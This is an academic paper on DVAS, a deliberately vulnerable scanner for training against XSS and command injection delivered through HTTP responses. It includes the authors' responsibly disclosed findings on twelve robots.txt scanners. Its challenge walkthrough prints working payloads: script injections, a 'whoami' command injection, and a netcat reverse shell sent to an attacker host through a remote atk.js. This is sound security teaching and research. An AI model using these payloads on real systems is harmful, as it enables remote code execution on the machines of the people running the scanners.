Damn Vulnerable Application Scanner

Gabriele Costa
SysMA Group
IMT School for Advanced Studies, IT
gabriele.costa@imtlucca.it

Enrico Russo
DIBRIS
University of Genova, IT
enrico.russo@unige.it

Andrea Valenza
IMQ Minded Security
andrea.valenza@mindedsecurity.com

Abstract

In this paper we present *Damn Vulnerable Application Scanner* (DVAS), an intentionally flawed network scanner. DVAS allows the user for training against a novel attacker model, recently presented by Valenza et al. [VCA20]. This kind of attack is carried out via malicious HTTP Response messages. Scan reports can be vulnerable to injection attacks, thus putting the browser of the scanner user at risk. To the best of our knowledge, DVAS is the only environment for practicing under the new attacker model. Without proper training and education, this kind of flaws are likely to be neglected by developers and security analysts. As a confirmation, here we even report twelve new vulnerabilities that we discovered in existing scanners while developing one of the challenges of DVAS.

1 Introduction

Hands-on exercises are of paramount importance for security experts to consolidate their technical skills. In general, training sessions are organized by asking the trainees to detect and exploit the weaknesses of a purposely vulnerable target, such as operating systems and services. As a result, when a new vulnerability or attack methodology emerges, a considerable effort is devoted to develop new training environments.

Recently, [VCA20] introduced a novel attacker model that affects HTTP scanners. A scanner is a piece of software that stimulates a remote machine in order to acquire some data, e.g., the type and version of the hosted services. When a scan is performed, an attacker can inject malicious code through HTTP responses. To confirm the novelty of their attack, the authors of [VCA20] tested 78 existing scanners and found that 36 were vulnerable to this threat.

In this paper we present *Damn Vulnerable Application Scanner* (DVAS – reads ˈdivəz), a vulnerable web application scanner. The main purpose of DVAS is to increase the awareness level of security experts toward the novel attacker model, recently exposed in [VCA20]. The attack of [VCA20] consists of a malicious payload shipped in HTTP Responses. Since scanners collect and display information directly from targets' response messages, they are on the front line and many have been found to be vulnerable.

To train against this threat, DVAS includes a number of challenges. Each challenge must be solved by exploiting one or more vulnerabilities of a fictional web application scanner. All the vulnerabilities are inspired by actual ones that have been discovered in existing scanners. Moreover, three of them are original findings that we report in this paper for the first time. These new vulnerabilities have been discovered while developing the challenges of DVAS and we reported them to the owners of the affected scanners.

The main contributions of this paper are

- a new application of the attacker model of [VCA20] to application-specific resources which also allowed us to detect and report vulnerabilities of three scanners (Section 4);
- DVAS design and implementation (Sections 5.1 and 5.2);
- the scan target and response generator NAX (Section 5.3), and;
- a walkthrough of one of the challenges of DVAS (Section 6).

This paper is structured as follows. In Section 2 we survey on the related work. In Section 3 we recall some relevant background notions. Section 4 describes the reference attacker model and the new vulnerabilities that we discovered. Section 5 describes the architecture and implementation of DVAS, while Section 6 provides a demonstration of one among its challenges. Finally, Section 7 concludes the paper.

2 Related work

Many initiatives focus on the development of training environments for the security experts. Among them, many put forward vulnerable systems to be used as the target of VAPT sessions.

Damn Vulnerable Web Application [DVW10] (DVWA) is an open source PHP/MySQL web application that security professionals use to test their skills and tools in a controlled environment. It consists of several distinct exercises focusing on some major vulnerabilities common in web applications, e.g., XSS and SQLi. Exercises also have a difficulty level. Higher levels introduce checks on the attacker input making the vulnerability exploitation more complex.

Also WackoPicko [DCV10] is a PHP web application suffering from a number of vulnerabilities. However, its main purpose is to test the effectiveness of automatic vulnerability scanners.

The Open Web Application Security Project devoted a considerable effort to provide the community of security experts with vulnerable targets for their training [Pro20d]. Among them, WebGoat [Pro20e] is a Java-implemented, deliberately insecure web application. Another OWASP's project is Multillidae [Pro20b], a vulnerable application including more than 40 vulnerabilities, with a particular emphasis to the OWASP Top Ten [Pro20c] ones.

Another similar initiative is Gruyere [Goo20]. Briefly, it is a vulnerable web site where security analyst can test their skills in both white-box and black-box vulnerability testing.

Beyond web application security, similar initiatives target different technologies. For instance, Damn Vulnerable Web Services [San20] is a container of vulnerable services to be remotely exploited. Even operating systems have been adapted for this purpose, as it it the case for Damn Vulnerable Windows [Gen20] Also, is an all-in-one vulnerable environment meant to provide a virtual laboratory for penetration testing exist, e.g., Metasploitable [Rap20b].

More recently, similar proposals have been put forward even for entire infrastructures. For instance, Damn Vulnerable Cloud Application [Leb20] is a deliberately vulnerable AWS-based cloud application. For what concerns critical infrastructures, Damn Vulnerable IoT Device [Cou20] and Damn Vulnerable Chemical Process [KL15] emulate vulnerable embedded, IoT devices and a SCADA system, respectively.

To the best of our knowledge, none of the existing proposals include vulnerabilities that are compatible with the attacker model considered in this paper. Thus, none of the systems presented above can be used to run exercises similar to those of DVAS.


3 Preliminaries

Below we recall some background notions that are needed for a correct understanding of the paper.

Hypertext transfer protocol

HTTP [FGM^{+}99] is a stateless, client-server protocol. Clients submit a request and receive a response from the server. Requests are typically used to retrieve a resource from the server. For instance, a request may look like

```
GET http://site.com/document.html HTTP/1.1
```



URL : http://127.0.0.1/
Joomla Version :
Start Time : 2020-6-26 14:42:42 Friday
Finish Time : 26/6/2020 14:42:42 Friday

Vulnerability
[+] FireWall Detector
[+] Joomla Version
[+] Core Joomla Vulnerability
[+] apache info/status files
[+] admin finder
[+] robots.txt existing

(a) Comparison between attacker models.

(b) XSS PoC on JoomScan.

Figure 1: Attacker model (left) and XSS attack execution (right).

to denote that the client is requesting (`GET`) `document.html`. Requests also include parameters and options, e.g., `HTTP/1.1` in the example above which specifies the protocol version.

Responses also follow a rigorous syntax. For instance, a server may answer in the following way to the request above.

```
HTTP/1.1 200 OK
Server: nginx/1.17.0
```

The meaning is that the requested document exist (`200 OK`) and it is returned by the server. Also responses have parameters that appear in the header part. Here, the header includes the `Server` field which contains an identifier of the HTTP server.

Security scanners

Security scanners are automatic tools used for technical information gathering. Security analysts (and attackers) commonly use them in the preliminary phases of their penetration activities. A security scanner sends network messages, e.g., HTTP Request, to its target, e.g., a web server. The goal is to force the generation of responses and collect them. Responses are then parsed to extract relevant information. For instance, the `Server` field of a HTTP response header can be used to identify the server type and version and, thus, check whether there are known vulnerabilities that might affect it. The final output of a security scanner is a (vulnerability) report. The report contains the outcome of the scanning process and embeds parts of the collected responses.

Cross-site scripting

A web application page is vulnerable to *cross-site scripting* (XSS) when the attacker can inject it with malicious HTML code. Commonly, the injected code aims to embed and execute JavaScript instructions directly in the victim's browser. A typical proof-of-concept XSS payload is

```
<script>alert(1)</script>
```


which prompts a popup in the attacked browser.

4 Attacker model

Here we briefly recall the attacker model originally presented in [VCA20]. Furthermore, we present a novel application scenario that we tested on real world web application scanners that (also) produce a browser-based report. The new scenario served as the basis for one of the DVAS challenges (see Section 5).

Injection via HTTP responses

Figure 1a (top) sketches the traditional attacker model for HTTP application server and (bottom) the reference attacker model of this paper. All in all, the main difference is that HTTP *responses* (instead of HTTP *Requests*) are the attack vector. Since the attack direction is inverted, i.e., the scan target becomes the attack source,



Scan a target host and displays the returned HTTP Response header

Command: <?php echo get_headers("http://$IP") ?>

127.0.0.1

Output

```
HTTP/1.0 200 OK
Server: nginx/1.17.0
Content-Type: text/html; charset=utf-8
Content-Length: 87
Date: Wed, 02 Sep 2020 12:36:50 GMT
```

Figure 2: DVAS architecture and a mock up of a sample challenge page.

the attacker and victim roles are swapped. Also, it is important to notice that relevant vulnerabilities are those affecting the scanners, rather than the scanned server. The goal of the attacker is to compromise the user agent, i.e., his web browser, by means of the generated HTML reports.

As one might expect, the main attack vector is XSS. Since the XSS payload is shipped with an HTTP Response, a payload may look similar to

```
HTTP/1.1 200 OK
Server: <script>alert(1)</script>
```

Thus, an exploit occurs if the the content of the `Server` field is copied in the HTML report displayed to the user.

Injection via application-specific resources

The experimental results presented in [VCA20] show that, among the HTTP Response fields, Body is by far the least vulnerable. One of the reason is that many scanners, e.g., security scanners, neglect the message body and only focus on the response header. Nevertheless, there also exist scanners that retrieve and parse application-specific resources. For instance, Content Management Systems (CMS) scanners request and read the content of some frequent configuration files. Similarly, some scanners query the target web server for *robots.txt* [Kos96], a text file used for interacting with web crawlers. In principle, all of these resources can convey XSS injection attacks if part of their content flows in the scanner report.

While developing one of the challenges of DVAS (see *Robots scanner* in Section 5.2), we tested this hypothesis on existing robots.txt scanners. Among the considered ones, we found that twelve were vulnerable to XSS injection via maliciously crafted robots.txt files.[1] The vulnerable robots.txt scanners are OWASP JoomScan [Pro20a], domProjects [dom20], Internet Marketing Ninjas [Nin20], Motoricerca [Mot20], Northcutt [Nor20], Robots TXT Checker [Che20d], SEO Ninja Tools [Too20d], SEO Site Checkup [Che20e], SEOtoolzz [SEO20b], SiteAnalyzer [Sit20], Viso Spark [Spa20], and Website Planet [Pla20].

For instance, JoomScan is a tool that detects Joomla CMS [Mat20] vulnerabilities. As part of its scan, it retrieves and inspects robots.txt to highlight the possible disclosure of sensitive content. Figure 1b shows an injected JoomScan report. The injection occurs in disallowed paths. In this case, we submitted a file containing the following line.

```
Disallow: /<script>alert(1)</script>
```

5 DVAS

In this section we present the architecture and implementation details of DVAS.

5.1 Architecture

The overall architecture of DVAS is depicted in Figure 2 (left). At its core, DVAS is a web application consisting of a Web GUI. DVAS architecture is extensible. As a matter of fact, it can be enriched with both new challenges and scan engines. Below, we describe their general structure.

Challenges

DVAS is a collection of challenges that make the user familiar with some vulnerabilities and their exploit. All the challenges are staged in a fictional scanner application.

The mock up interface of Figure 2 (right) represents a challenge where the user is asked to scan the HTTP server having a certain IP. The application invokes the PHP function `get_headers` to collect the response headers. The result is then displayed in an output area (or possibly on another page). Challenges are categorized according to their features of interest. For instance, the *http* category contains challenges that have to do with HTTP scanners. Other categories refer to, for instance, the type of the used scan engine, e.g., Nmap vs. Nikto, and the type of vulnerabilities to be exploited. Moreover, challenges are ordered according to their difficulty level in order to support an incremental training process.

Scan engines

Scan engines are responsible for performing the actual scan of the target. A scan engine can be a library, an external executable, or even a remote service. For instance, `get_headers` (see above) is a native PHP function, while Nmap is a stand-alone binary. Scan engine integration in DVAS relies on adapters. An adapter mediates the invocation of a scan engine and parses its output before passing it back for the scan report. The integration of a new scan engine requires the implementation of at least one adapter.

5.2 Implementation

In this section we discuss the implementation of DVAS. DVAS is a PHP 7.2 web application executed as a Docker container. The source code is publicly available at `https://github.com/AvalZ/DVAS`.

Supported scan engines

For the time being, DVAS challenges can rely on the following scan engines.

- *get_headers*. As stated above, this PHP function performs a HTTP Request using the *HEAD* method against the target URL. It retrieves the HTTP Response headers and stores them in a data structure that is a mapping between HTTP header names and values. Depending on the context, the internal logic of the function can be rather complex. For instance, if the target responds with a redirect, the function follows it (recursively) and collects all headers found in the redirect chain.

- *Nmap*. The Network Mapper is a popular open source port scanner. Nmap includes a number of advanced scanning features such as service and vulnerability detection. All of them can be controlled through the Nmap command line syntax. For instance, service detection can be launched via the `-sV` option. In most cases, server versions are directly extracted from the response messages. This is also the case for HTTP, where the service version is taken from the Server HTTP Header.

- *Nikto*. It is a web server scanner which performs various checks against the target. The supported operations includes collecting information about the server version, recognizing the technologies used by the target and scanning for existing vulnerabilities.

- *cURL*. This engine leverages *libcurl* [Ste20] library to perform a single HTTP request against the target URL. The response is directly returned as the final report.

[1] All the scanner owners were informed through a responsible disclosure procedure.

Default challenges

The challenges contained in DVAS are inspired to real world scanners and their vulnerabilities. Most of them are taken from [VCA20], where the authors report a number of vulnerable HTTP scanners. Below we describe the challanges of DVAS and we highlight their relationship with actual vulnerable scanners.

- *Get headers.* This challenge simulates a basic information gathering scenario. The application invokes `get_headers`, as seen in Section 5.1, to perform a single request to the target. The HTTP Response headers are then displayed as raw text. This challenge resembles the behavior of many HTTP scanners that include similar features, e.g., see HTTP Tools [Too20a], Online SEO Tools [Too20b], and SeoBook [Seo20a]
- *Server header.* This challenge resembles the previous one, but only the content of the `Server` field appears. This behavior is typical of security scanners because the server type and version are used, e.g., to detect CVEs affecting the server. Actual tools performing similar scans are, e.g., OS Checker [Che20c].
- *Redirect checker.* This challenge is based on a short URL resolver scenario. URL shortening services, e.g., `https://bitly.com`, are sometimes used in phishing. The reason is that short URLs hide the actual domain of a website, so making it difficult to spot out a suspicious link. URL resolvers help the user by unfolding the redirect chain. This is done by recursively following the `Location` HTTP Response header. As many redirect checkers do, e.g., see InternetOfficer [Int20], Redirect Check [Che20a], and Redirect Detective [Det20], also our application displays the entire redirect chain. Also this challenge relies on the `get_headers` API.
- *HTTP Status checker.* In this case we use `get_headers` to read the HTTP Response Status and simulate an application availability checker. An HTTP Status consists of two different components, i.e., three digits, called *Status Code*, and a short text called *Status Message.* For instance, `404 Not Found` denotes that the requested resource does not exist on the server. Real applications providing this kind of service are JoydeepWeb [Joy20] and DNS Checker [Che20b].
- *Cookie checker.* This challenge implements a cookie analysis tool. For instance, this is what many GDPR validators do, e.g., see CookieMetrix [Coo20]. Inside their report, these checkers display the value of the `Set-Cookie` header. Again, we retrieve cookie information by means of `get_hearders`.
- *Port scanner.* Traditionally, port scanning in include in most information gathering processes. This challenge implements a port scanning application that uses Nmap to enumerate the open ports (and the associated services – parameter `-sV`) of a target host. Online port scanners of this kind are, for instance, Nmap Online [Onl20b] and Pentest-Tools [Too20c]
- *Vulnerability scanner.* In this challenge we implement a web server vulnerability scanning application. The service scanner relies on Nikto to perform an aimed scan of the services running on the target host. Vulnerability scanners of this kind are, for instance, Nikto Online [Onl20a] and Metasploit Pro [Rap20a].
- *Robots scanner.* This challenge implements a robots.txt scanner as previously discussed. The used scan engine is cURL, which we use to retrieve the content of the robots.txt file. Such a content is then displayed inside the scan report. Examples of vulnerable robots.txt scanners are those reported in Section 4.


5.3 NAX: the default scan target

Solving DVAS challenges requires to create and configure a scan target application. This operation can be tedious and does not contribute to the training effectiveness. For this reason, DVAS includes a default scan target, called NAX.[2]

NAX is a web application for testing HTTP APIs. In this sense, it is similar to some existing tools such as Mocky [Jul20] and Hoppscotch [Tho]. However, NAX is designed for delivering attack payload in any field of an HTTP Response. Hence, it allows for freely crafting HTTP Responses, while existing tools apply well-formedness constraints, e.g., Status Code must be in 3-digit format.

Figure 3a shows the main page of NAX. NAX is a Python 3.7 application running in a Docker container. NAX can be configured in two ways. By accessing the `/nax` page, the user can set a default HTTP response. Instead, by accessing any `/nax` subpath, e.g., `/nax/test`, the user configures the HTTP Response for a specific page,

[2] NAX stand for "scan" reversed.



Path

[default]

Path to configure.

Code

200

The HTTP Code of the HTTP response you'll receive.

Message

OK

The HTTP Message of the HTTP response you'll receive.

HTTP Headers

Server: Custom Server v1.0
X-Foo-Bar: Hello World

Customize the HTTP headers sent in the response.


HTTP Response Body

GENERATE MY HTTP RESPONSE

(a) NAX admin page.

(b) The *Port scanner* attack.

Figure 3: The NAX admin page and the attack workflow.



Nmap portscan

Runs `nmap -sV --top-ports 16 TARGET` on the chosen target

target.org OR 1.1.1.1

Figure 4: The *Port scanner* app form.

e.g., `http://localhost/test` (assuming NAX runs on localhost). For any configured path that is requested by a client, NAX returns the associated HTTP Response. If no response is assigned to a certain path, the default one is returned.

A response configuration form appears as in Figure 3a. Besides the resource path, the user can freely set the Status Code and Message, e.g., `200 OK`, the response headers and the message body.

6 Demonstration

In this section we demonstrate DVAS by presenting the write-up of one of its challenges, namely *Port scanner*. The challenge is inspired by CVE-2020-7354 [oST20a] and CVE-2020-7355 [oST20b]. The attack flow follows the schema depicted in Figure 3b.

Briefly, the *Port scanner* app amounts to a simple form consisting of a single text field (called *target*). The form is accessible at `http://DVAS/http/nmap_portscan.php` (where DVAS stands for the address of DVAS host machine). The text field is used for specifying a target host to be the subject of the port scan operation. The web application is displayed in Figure 4.

When the *Scan* button is pressed, a POST HTTP Request is sent to DVAS localhost. The recipient is an adapter that converts the request to the Nmap input syntax. The adapter invokes Nmap with the command `nmap -sV --top-ports 16 TARGET` where

- `-sV` is for retrieving service versions;
- `--top-ports 16` limits the scan to the 16 most frequently open ports, and;

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-23 10:43 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000044s latency).
PORT     STATE    SERVICE      VERSION
21/tcp   closed   ftp
22/tcp   closed   ssh
23/tcp   closed   telnet
25/tcp   closed   smtp
53/tcp   closed   domain
80/tcp   open     http         Apache httpd 2.4.38
110/tcp  closed   pop3
135/tcp  closed   msrpc
139/tcp  closed   netbios-ssn
143/tcp  closed   imap
443/tcp  open     ssl/https    cloudflare
Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.86 seconds
 www-data
```

Figure 5: Local command injection report

- TARGET is the value provided through the form field.

When the scan terminates, the adapter returns a web page containing the raw output of Nmap. Roughly speaking, the output is a list of the services that Nmap detected on the scanned ports. For instance, if the scan target runs an HTTP server on port 80, the Nmap report contains the Server header appearing in an HTTP Response.

By design, the *Port scanner* app suffers from two vulnerabilities, that is XSS and command injection. As previously stated, the XSS vulnerability affects the scan report. The command injection vulnerability is due to an improper input handling by the adapter, which concatenates the content of the form field (*target*) to the Nmap command string. A proof of concept exploit can be executed locally, e.g., by submitting the value `localhost; whoami`. This PoC runs a normal Nmap scan against localhost, followed by the `whoami` command. The output of both commands is then displayed on the final report, as shown in Figure 5.

The goal of the challenge is to perform a remote command execution (RCE) on the DVAS host. More precisely, we show how to open a reverse shell, i.e., a terminal session toward the target host that is proactively initiated by the victim. The solution given below is implemented by means of our default target, NAX.

Attack payload

A possible way to exploit the command injection vulnerability is through the *fetch()* [Fou20] function. Briefly, `fetch(url, pars)` carries out an HTTP request to `url`. The request parameters are configured through the `pars` JSON. The fetch instruction to start a reverse shell is the following.


```
fetch("http://localhost/http/nmap_portscan.php", {
  "method": "POST",
  "headers": {
    "Content-Type": "application/x-www-form-urlencoded"},
  "body": "target=localhost $(nc -e /bin/sh TARGET)"});
```

The first argument of the `fetch` invocation is `http://localhost/http/nmap_portscan.php`, i.e., the address of the vulnerable scanner page. It is worth noticing that here `localhost` refers to the DVAS machine. The second argument is a configuration object that mimics a form submission request. The HTTP Request is structured as follows.

`method` sets the request method to `POST`.

`headers` sets the form content type.

`body` sets the content of the `target` field.



```
Starting Nmap  0 ( https://nmap.org ) at [redacted]

Nmap scan report for [redacted]

Host is up  .0030s latency).

PORT     STATE    SERVICE      VERSION
21/tcp   filtered ftp
22/tcp   filtered ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   filtered domain
80/tcp   open     http
110/tcp  filtered pop3
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  filtered imap
443/tcp  filtered https
```

Status	Method	File	Initiator
200	POST	nmap_portscan.php	document
200	GET	atk.js	script
200	POST	nmap_portscan.php	atk.js:1 (fetch)

```
$ nc -lp 2000
whoami
www-data
```

Figure 6: Successful exploit against DVAS.

The `target` field contains the command injection payload, i.e., `localhost $(nc -e /bin/sh TARGET)`. We use netcat [Res20] (`nc`) to launch[3] a shell (`/bin/sh`) and start a connection toward the attacker/scanned host (`TARGET`).[4] The attacker binds to the remote shell through a dual netcat command `nc -lp PORT` which listens for incoming connections on port `PORT`. Finally, the netcat command is launched in a subshell through *command substitution* (`$(...)`) in order to execute it before the (vestigial) Nmap scan of `localhost`.

Since Nmap scans 16 (most frequently used) ports, in principle, up to 16 responses can be used to deliver the `fetch` command seen above. However, the most practical solution is to rely on a single response message (as combining multiple responses would require to get rid of the Nmap output structure). Hence, we opt for delivering the entire payload through a single HTTP Response and, in particular, by inserting it in the Server header. Although the code given above effectively solves the challenge, we cannot use it as the attack payload. The reason it that Nmap truncates the service version field to 80 characters. We overcome this issue by storing the fetch instruction on a separate file called *atk.js*. Figure 7a shows NAX during the creation of atk.js.

In this way, we can use the (compact) XSS payload

```
<script src='http://TARGET/atk.js'></script>
```

to craft the following response message in NAX (see Figure 7b).

```
HTTP/1.1 200 OK
Server: <script
          src='http://TARGET/atk.js'>
        </script>
```

Since this payload is shorter than 80 characters, it is not truncated by Nmap. When it is loaded by the page, it injects atk.js into the report. An incoming connection spawning the remote shell on the attacker's host witnesses the success of the exploit.


Figure 6 displays the key elements of the attack. Red labels highlight the numbered steps of Figure 3b. Briefly, the *Port scanner* app is used to launch Nmap (1) which sends requests to NAX (2). On port 80, NAX runs an HTTP service (3) which returns the injected server version (4). Clearly, the payload is not displayed, but it triggers a request to get and execute atk.js and, consequently, the fetch operation (5). Finally, a connection is established with the attacker's terminal (6).

7 Conclusion

In this paper we presented DVAS, a deliberately vulnerable web application scanner. The main purpose of DVAS is to provide an environment for hands-on exercises under a recently discovered attacker model. The

[3] For brevity, here we use the `-e` flag, which is not enabled in the default version of netcat (netcat-openbsd package), but only available in another version (netcat-traditional). The same result can be achieved with netcat-openbsd, but at the price of a more complex command.

